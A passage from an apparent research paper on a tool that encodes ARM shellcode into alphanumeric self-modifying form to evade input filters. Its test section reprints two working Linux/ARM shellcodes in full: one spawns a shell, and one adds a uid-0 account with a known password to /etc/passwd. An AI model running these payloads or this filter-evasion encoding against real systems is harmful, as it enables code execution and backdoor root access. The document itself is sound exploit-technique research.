The charcter array 'shellcode' contains the alphanumeric shellcode. The main function transfers control to 'shellcode' by type casting it to a function pointer. This C file is compiled with gcc on the target system to produce executable. The executable is then run under gdb. Instructions are executed step by step. When the Decoder_Loop has finished execution and instruction cache flush has been done (if needed), the bytes in the Encoded_Data section are examined. If they match those of the original input shellcode or byte sequence, it implies that the latter has been successfully reproduced in the target system. The Encoded_Data, and thus the reproduced input shellcode or byte-sequence, is contiguous to the Decoder_Loop, so the control falls through to it.

We tried this test with many different input byte sequences and the results were successful for all of them.

Then, we tested our tool with shellcode i.e. a byte sequence representing a program. First, we tested with the shellcode given in listing 1.2.

Listing 1.2. Shellcode for spawning a shell

```
1   /*
2   Title:  Linux/ARM - execve("/bin/sh",NULL,0) - 31 bytes
3   Date:   2010-08-31
4   Tested: ARM926EJ-S rev 5 (v5l)
5   Author: Jonathan Salwan - twitter: @jonathansalwan
6   shell-storm.org
7
8   Shellcode ARM with not a 0x20, 0x0a and 0x00
9
10
11  00008054 <_start>:
12      8054:       e28f3001        add     r3, pc, #1 ; 0x1
13      8058:       e12fff13        bx      r3
14      805c:       4678            mov     r0, pc
15      805e:       300c            adds    r0, #12
16      8060:       46c0            nop             (mov r8, r8)
17      8062:       9001            str     r0, [sp, #4]
18      8064:       1a49            subs    r1, r1, r1
19      8066:       1a92            subs    r2, r2, r2
20      8068:       270b            movs    r7, #11
21      806a:       df01            svc     1
22      806c:       622f            str     r7, [r5, #32]
23      806e:       6e69            ldr     r1, [r5, #100]
24      8070:       732f            strb    r7, [r5, #12]
25      8072:       0068            lsls    r0, r5, #1
26
```

```
27 */
28
29
30 #include <stdio.h>
31
32
33 char SC[] =     "\x01\x30\x8f\xe2"
34                 "\x13\xff\x2f\xe1"
35                 "\x78\x46\x0c\x30"
36                 "\xc0\x46\x01\x90"
37                 "\x49\x1a\x92\x1a"
38                 "\x0b\x27\x01\xdf"
39                 "\x2f\x62\x69\x6e"
40                 "\x2f\x73\x68";
41
42 int main(void)
43 {
44         fprintf(stdout,"Length: %d\n",strlen(SC));
45         (*(void(*)()) SC)();
46 return 0;
47 }
```

The C program in listing 1.2 compiled and ran successfully (it spawned a shell) on the target system. So the shellcode is correct. The C program in listing 1.2 was then given as input to the tool. The tool automatically extracts the shellcode stored in a character array in the input C file. The tool produced an output C file like that in listing 1.1. When this was compiled and run on the target test system, it received the dreaded SIGSEGV. On examining the executable under gdb, we found that the program received SIGSEGV on execution of the following instruction:

str r_7, [r_5, #32]

The original input shellcode is reproduced and control is transferred to it but it receives SIGSEGV on executing the above instruction which is a part of the original input shellcode (see line 22 in listing 1.2). On observing the input shellcode (listing 1.2) closely, we found that the content of r_5 has been used as an address in a store instruction (line 22 in listing 1.2), but nowhere before in the input shellcode (listing 1.2) has r_5 been initialized. This implies that the input shellcode makes some assumptions about the content of r_5 and may be some memory locations also. Our tool assumes that:

> The input shellcode makes no assumptions regarding the content of any register or memory location.

So, for testing our tool, we selected another shellcode. This shellcode satisfies the above assumption. It is given in listing 1.3. It adds a new user to the system with the following credentials:

UID: 0
Username: shell-storm
Password: toor

Listing 1.3. Shellcode for adding a new user to the system with uid

```
1  /*
2  ** Title:      Linux/ARM - add root user with password
3  ** Size:       151 bytes
4  ** Date:       2010-11-25
5  ** Tested on: ARM926EJ-S rev 5 (v5l)
6  ** Author:     Jonathan Salwan - twitter: @shell_storm
7  **
8  ** http://shell-storm.org
9  **
10 ** Informations:
11 ** ------------
12 **                - user: shell-storm
13 **                - pswd: toor
14 **                - uid : 0
15 */
16
17 #include <stdio.h>
18
19
20 char SC[] =
21               /* Thumb mode */
22               "\x05\x50\x45\xe0"   /* sub   r5, r5, r5 */
23               "\x01\x50\x8f\xe2"   /* add   r5, pc, #1 */
24               "\x15\xff\x2f\xe1"   /* bx    r5 */
25
26 /*open("/etc/passwd", O_WRONLY|O_CREAT|O_APPEND, 0644)=fd*/
27               "\x78\x46"           /* mov   r0, pc */
28               "\x7C\x30"           /* adds  r0, #124 */
29               "\xff\x21"           /* movs  r1, #255 */
30               "\xff\x31"           /* adds  r1, #255 */
31               "\xff\x31"           /* adds  r1, #255 */
32               "\xff\x31"           /* adds  r1, #255 */
33               "\x45\x31"           /* adds  r1, #69 */
34               "\xdc\x22"           /* movs  r2, #220 */
35               "\xc8\x32"           /* adds  r2, #200 */
36               "\x05\x27"           /* movs  r7, #5 */
37               "\x01\xdf"           /* svc   1 */
38
39               /* r8 = fd */
40               "\x80\x46"           /* mov   r8, r0 */
```

```
41
42 /* write(fd, "shell-storm:$1$KQYl/yru$PMt02zUTW"..., 72)*/
43                 "\x41\x46"              /* mov  r1, r8 */
44                 "\x08\x1c"              /* adds r0, r1, #0 */
45                 "\x79\x46"              /* mov  r1, pc */
46                 "\x18\x31"              /* adds r1, #24 */
47                 "\xc0\x46"              /* nop (mov r8, r8) */
48                 "\x48\x22"              /* movs r2, #72 */
49                 "\x04\x27"              /* movs r7, #4 */
50                 "\x01\xdf"              /* svc  1 */
51
52                 /* close(fd) */
53                 "\x41\x46"              /* mov  r1, r8 */
54                 "\x08\x1c"              /* adds r0, r1, #0 */
55                 "\x06\x27"              /* movs r7, #6 */
56                 "\x01\xdf"              /* svc  1 */
57
58                 /* exit(0) */
59                 "\x1a\x49"              /* subs r1, r1, r1 */
60                 "\x08\x1c"              /* adds r0, r1, #0 */
61                 "\x01\x27"              /* movs r7, #1 */
62                 "\x01\xdf"              /* svc  1 */
63
64  /* shell-storm:$1$KQYl/yru$PMt02zUTWmMvPWcU4oQLs
65     /:0:0:root:/root:/bin/bash\n */
66                 "\x73\x68\x65\x6c\x6c\x2d\x73\x74\x6f\x72"
67                 "\x6d\x3a\x24\x31\x24\x4b\x51\x59\x6c\x2f"
68                 "\x79\x72\x75\x24\x50\x4d\x74\x30\x32\x7a"
69                 "\x55\x54\x57\x6d\x4d\x76\x50\x57\x63\x55"
70                 "\x34\x6f\x51\x4c\x73\x2f\x3a\x30\x3a\x30"
71                 "\x3a\x72\x6f\x6f\x74\x3a\x2f\x72\x6f\x6f"
72                 "\x74\x3a\x2f\x62\x69\x6e\x2f\x62\x61\x73"
73                 "\x68\x0a"
74
75                 /* /etc/passwd */
76               "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64";
77
78
79 int main(void)
80 {
81         fprintf(stdout,"Length: %d\n",strlen(SC));
82         (*(void(*)()) SC)();
83 return 0;
84 }
```

As done in the previous case, the C program in listing 1.3 was complied and run on the test target. The executable was run with 'sudo' because the shellcode appends /etc/passwd file which requires root privileges. The executable ran successfully i.e. a new user was created with the credentials as specified in the input C file (listing 1.3). Then, the C program (listing 1.3) was given to the tool. The tool extracted the shellcode from the input C file and generated the output shellcode in another C file. The C file containing the output shellcode is given in listing 1.1. This was compiled and run on the test target. Note that before this test it was ensured that the test target does not have any user with username as 'shell-storm'. This was done by running QEMU with a fresh hard-disk image (the hard-disk image used in the previous test would have the user 'shell-storm'). The test was successful i.e. a new user was created with the credentials as specified in the input C file (listing 1.3).

All the above outputs were generated with the option that instuction cache flush is required for executing self-modifying code on the target system. Our test target QEMU emulating ARM supports self-modifying code i.e. instruction cache flushes are not required for executing self-modifying code. So, for the input C program in listing 1.3, output was generated with the option that instruction cache flushing is not required for execution of self-modifying code on the target, and tested on the test target. The test was successful.

5 Future Work

Firstly, performance evaluation of the tool is yet to be done. The size of the output shellcode is known but how big it is, in general, as compared to an alphanumeric shellcode written by hand for performing the same task, is yet to be determined.

Secondly, the tool can be expanded to generate shellcodes consisting of only lowercase ASCII characters or only uppercase ASCII characters. It can also be expanded to other character encodings.

6 Conclusion

The set of alphanumeric instructions is very small and the use of self-modifying code is almost inevitable. Writing self-modifying codes by hand is a very tedious process as it involves calculation of offsets and finding out ways to calculate the required byte. Our tool enables one to make a shellcode using the entire instruction set and just pass it on to the tool to generate an equivalent alphanumeric shellcode. This, however, comes at a price. The shellcode generated by the tool would be bigger as compared to one made by hand for the same task.

References

1. *ARM Architecture Reference Manual.*

2. Berend jan Wever. Alphanumeric shellcode decoder loop. *Skypher*, 2004.
3. Rix. Writing ia32 alphanumeric shellcodes. *Phrack*, 57, 2001.
4. Yves Younan and Pieter Philippaerts. Alphanumeric risc arm shellcode. *Phrack*, 66, 2009.
5. Yves Younan, Pieter Philippaerts, Frank Piessens, Wouter Joosen, Sven Lachmund, and Thomas Walter. Filter-resistant code injection on arm. *Journal of Computer Virology*, 2010.